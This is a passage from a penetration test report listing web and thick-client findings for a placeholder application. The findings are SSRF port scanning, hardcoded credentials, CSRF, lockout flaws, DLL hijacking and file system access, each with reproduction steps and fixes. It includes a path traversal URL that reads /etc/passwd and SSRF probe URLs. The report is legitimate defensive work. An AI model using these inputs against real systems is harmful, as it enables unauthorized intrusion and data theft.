- If there is a business requirement to include a file, then the application can maintain an allow list of files that may be included by the page, and then user an identifier to access to the selected file.

Steps to Reproduce:

1. Navigate to https://xyz.abc.com/test-bin/public/xyz.php?url=Test\icons/../../../../../../etc/passwd URL.
2. Note that the passwd file has been loaded.



3.5 PY-CL-005: Server-Side Request Forgery (SSRF)

Potential Impact: MEDIUM

Description:

During our assessment, we observed that the application is vulnerable to an SSRF attack. This allows to perform an internal port scan.

SSRF is an attack vector that abuses an application to interact with the internal/external network or the machine itself. In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services within the organization's infrastructure, or to external third-party systems.

Vulnerable Code:

Line 1;
Line 2;
....
Line X;

Affected Hosts: Ports

- https://xyz.abc.com/test-bin/public/xyz.php?url=

CVSS Score:	**CVSS Vector:**
CVSS Base Score: 5.8 CVSS Temporal Score: 5.3 CVSS Environmental Score: 4.5	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:N/A:N/E:P/RL:W/RC:C/CR:L/MAV:N/MAC:L/MPR:N/MUI:N/MS:C/MC:L/MI:N

Business Risk: An attacker can scan the port of the internal network and also use the XYZ server as a proxy server; this would make a reputation/revenue impact on the organization.


Technical Risk: Successful exploitation of this vulnerability allows an attacker to perform cross-site port scanning of the internal network.

Remediation:


- It is recommended to have proper input validation of file schema at the server.
- If there is a business requirement to have any file schema as input, then it is recommended to use a whitelist of allowed domain and protocol.
- The application should avoid using user input directly in functions that can make requests on behalf of the server.
  Reference:
  https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

Steps to Reproduce:

1. Navigate to https://xyz.abc.com/test-bin/public/xyz.php?url=127.0.0.1:443 URL.
2. Intercept the request received in burpsuite and send it to eh Repeater.
3. Click on send button note that the application responds with 200 ok messages with a blank response body



4. Change the value of port from 443 to 22. Forward the request and note that the application responds with the same response.
5. Change the value-form 22 to 4568. Forward the request and note that the application responds with a “Connection refused” message.



6. Note that the application responds with a different message for the open and close ports.

3.6 PY-CL-006: Information Leakage

Potential Impact: MEDIUM

Description:

During our assessment, we observed that application hardcode sensitive information such as SMTP or SQL credentials in cleartext:

- Mail server exposed
  File located in "/home/test/testcommon/mailsend.pl"
- SQL server exposed
  File located in "/home/test/testcommon/dbinfo.xml" and "/home/test/unomb"

An attacker can retrieve these details using other vulnerabilities such as Local File Inclusion.

Information leakage occurs when the application fails to prevent unauthorized access to sensitive data.

Affected File:

- /home/test/testcommon/mailsend.pl
- /home/test/testcommon/dbinfo.xml
- /home/test/unomb

CVSS Score:

CVSS Base Score: 5.6
CVSS Temporal Score: 5.3
CVSS Environmental Score: 6.2

CVSS Vector:

CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L/E:F/RL:W/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:H/MPR:N/MUI:N/MS:C/MC:L/MI:L/MA:L

Business Risk: This would lead to the loss of sensitive information.

Technical Risk: Successful exploitation of this vulnerability allows an attacker to get SMTP and SQL access.

Remediation:

- It is recommended not to store any sensitive data in cleartext.
- User strong encryption mechanism to store any sensitive data.

- It is also recommended to have restrictions on the internal file read via the client application.

Steps to Reproduce:

1. Take SSH and Navigate to file as mentioned in the “Affected File” section.
2. Note that it contains SMTP credentials and SQL server credentials in cleartext.

3.7 PY-CL-007: Cross-Site Request Forgery (CSRF)

Potential Impact: MEDIUM

Description:

During our assessment, we observed that the application has a functionality to change profile details, and this is vulnerable to CSRF attacks. The application does not maintain an anti-CSRF token to prevent this attack.

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. An attacker tricks the users of a web application to perform state change requests by social engineering attack.

Affected Hosts: Ports

- https://xyz.abc.com/test-bin/xyz.cgi

CVSS Score:	**CVSS Vector:**
CVSS Base Score: 5.0 CVSS Temporal Score: 4.6 CVSS Environmental Score: 4.6	CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:L/E:P/RL:W/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:H/MPR:N/MUI:R/MS:U/MC:L/MI:L/MA:L

Business Risk: It would lead to loss of customer data.

Technical Risk: Successful exploitation of this vulnerability allows an attacker to make changes in a user's profile using social engineering attack.

Remediation:

- The best way to prevent CSRF is to Implement an anti-CSRF token for all post authenticated state change operation.
- Use SameSite Cookie attributes for session cookies.
- Use double submit cookie.
- Verify origin header.
- Do not use the GET method for any state change operations.


Steps to Reproduce:

1. Log in to the application.


Suppose we logged in to the aduser2 account. Currently, the email address, mobile number of aduser2 is aduser@XYZ.com and 919999999999, respectively.

2. Run the below-mentioned html file in the same browser.

3. Note that the application responds without any error message.



4. Navigate to forget password functionality and enter aduser2 in the username field and click on submit. Click on the "Get OTP" button.



5. Note that the application sends OTP to a new mobile number as changed by the CSRF attack.

3.8 PY-CL-008: Inadequate Account Lockout Policy

Potential Impact: MEDIUM

Description:

During our assessment, we observed that the application has an account lockout policy to restrict password brute force attacks. But this policy is not implemented correctly. Once the user account gets locked, then the application should automatically unlock the user account after some interval of time. But in the case of this application, once the user account gets locked, then it remains lock even after days of the time interval.

Inadequate Account Lockout Policy occurs when a user account gets locked out permanently, and it needs admin action to unlock it.

Affected Hosts: Ports

- https://xyz.abc.com/test_agent/sal

CVSS Score:	**CVSS Vector:**
CVSS Base Score: 5.3 CVSS Temporal Score: 5.2 CVSS Environmental Score: 5.2	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L/E:H/RL:W/RC:C/AR:M/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:N/MI:N/MA:L

Business Risk: It would lead to loss of customer data.


Technical Risk: Successful exploitation of this vulnerability allows an attacker to lock user account again and again. Resulting, the user would not be able to log into the application. And it needs admin help again and again to unlock it.

Remediation:

- Unlock the user's account automatically after a certain time period. Time duration can be decided as per business requirements.
- When possible, velocity checks should also be put in place to limit the number of unsuccessful login attempts made within a certain time period for a given user account or IP address.

Steps to Reproduce:

1. Navigate to the login page.
2. Enter a valid username and invalid password.
3. Click on the “Sign-in” button.
4. Note that the application responds with “Authentication failed. Please try again.” as an error message.
5. Repeat step 1 to 3 for more than 10 times.
6. Note that the application locked the user account.
7. Wait for 1 day and try to login with the same username and correct password.
8. Note that the user’s account is still locked even after 1 day of a time period.



3.9 PY-CL-009: Missing Session ID/CSRF token in Admin Console Application

Potential Impact: MEDIUM

Description:

During our assessment, we observed that the admin console application is not having any session cookie or anti-CSRF token. Application relay on VPN access. At the time of testing, we were not able to bypass the VPN login mechanism, but we can perform a CSRF attack against a logged-in user to perform an attack on the admin console application.

Missing authentication session ID or CSRF token attacks are those when the application does not maintain session token or CSRF token to prevent authentication or CSRF attack, respectively.

Affected Hosts: Ports

- http://123.123.123.123/test-bin/xyz.cgi
  Note: This is vulnerable throughout the admin console application.

CVSS Score:	CVSS Vector:
CVSS Base Score: 5.0 CVSS Temporal Score: 4.6 CVSS Environmental Score: 5.4	CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:L/E:P/RL:W/RC:C/CR:L/IR:M/AR:L/MAV:N/MAC:H/MPR:N/MUI:R/MS:U/MC:L/MI:H/MA:L

Business Risk: Although it requires the victim user to be logged in to the admin console and an attacker needs to trick the user into performing this attack, it would still make the loss of system access.

Technical Risk: Successful exploitation of this vulnerability allows an attacker to perform state changed in admin console operations. An attacker can make changes in the state of the application or set network rules, or start/stop any services using a CSRF attack.

Remediation:


- It is recommended to have an additional layer of protection on the admin console application to check for application authentication or authorization.
- Implement an anti-CSRF token for all post authenticated state change operation.

Steps to Reproduce:

1. Login to the SO user in the thick client application.
2. It will launch the admin console application.
3. Navigate to the Burp History and note that the request does not contain any session cookie of the token.
4. Run below attached CSRF file in any browser of the system.

CSRF-POC2.html

5. Note that new rows with test name has been added by CSRF payload.



3.10 PY-CL-010: DLL Hijacking

Potential Impact: LOW

Description:

During our assessment, we observed that application binary is vulnerable to DLL hijacking attacks.

DLL preloading happens when an application looks to call a DLL for execution, and an attacker provides a malicious DLL to use instead. If the application is not properly configured, the application will follow a specific search path to locate the DLL. The application initially looks at its current directory (the one where the executable is located) for the DLL. If the DLL is not found in this location, the application will then continue on to the current working directory. Now the attacker can upload a malicious dll file in the directory, where the dll was not found in the first search. This can potentially cause the application to preload the malicious DLL. An attacker can take a remote session by exploiting this vulnerability

---

Affected Binary:

- urlmon.dll
- profapi.dll
- SspiCli.dll
- iertutil.dll
- TextShaping.dll

CVSS Score:	**CVSS Vector:**
CVSS Base Score: 3.9 CVSS Temporal Score: 3.8 CVSS Environmental Score: 2.3	CVSS:3.0/AV:P/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L/E:H/RL:W/RC:C/CR:L/IR:L/AR:L/MAV:P/MAC:H/MPR:L/MUI:N/MS:U/MC:L/MI:L/MA:L

Business Risk: This would lead to loss of user's system protection.

Technical Risk: Successful exploitation of this vulnerability allows an attacker to get remote access to the user system.

Remediation:


- DLL should be signed and should be checked before loading any DLL.
- Developer should use an absolute path instead of a relative path.
- Enable SafeDllSearchMode so that exploiting the search path becomes more difficult for the attacker

---

Steps to Reproduce:

1. Save the below-attached file and it in the client installation folder.

2. Run XYZ thick client application.
3. Note that DLL has been launched by the application.



4. Instead of a message, an attacker can create a shell program as a DLL file and use it to get remote access to user systems.

3.11 PY-CL-011: File System Access

Potential Impact: LOW

Description:

During our assessment, we observed that applications offer VPN users access to RDP or chrome applications using it. These systems are hardened, and it restricts the user from accessing the internal file system. User is only allowed to view own users file details. But by using PowerShell or chrome, an attacker can view the complete file system of the RDP server.

File system access allows restricted users to gain file view access to the RDP system.

Affected Component:

- RDP
- Chrome

CVSS Score:	**CVSS Vector:**
CVSS Base Score: 2.1 CVSS Temporal Score: 2.1 CVSS Environmental Score: 1.4	CVSS:3.0/AV:P/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N/E:H/RL:W/RC:C/CR:L/MAV:P/MAC:L/MPR:L/MUI:N/MS:U/MC:L/MI:N/MA:N

Business Risk: This would lead to Loss of Sensitive Information.


Technical Risk: Successful exploitation of this vulnerability allows an attacker to view the internal file system of the RDP server.

Remediation:


- It is recommended to restrict the “file” type schema in the chrome browser.
- Restrict user to access internal file using powershell.

Steps to Reproduce:

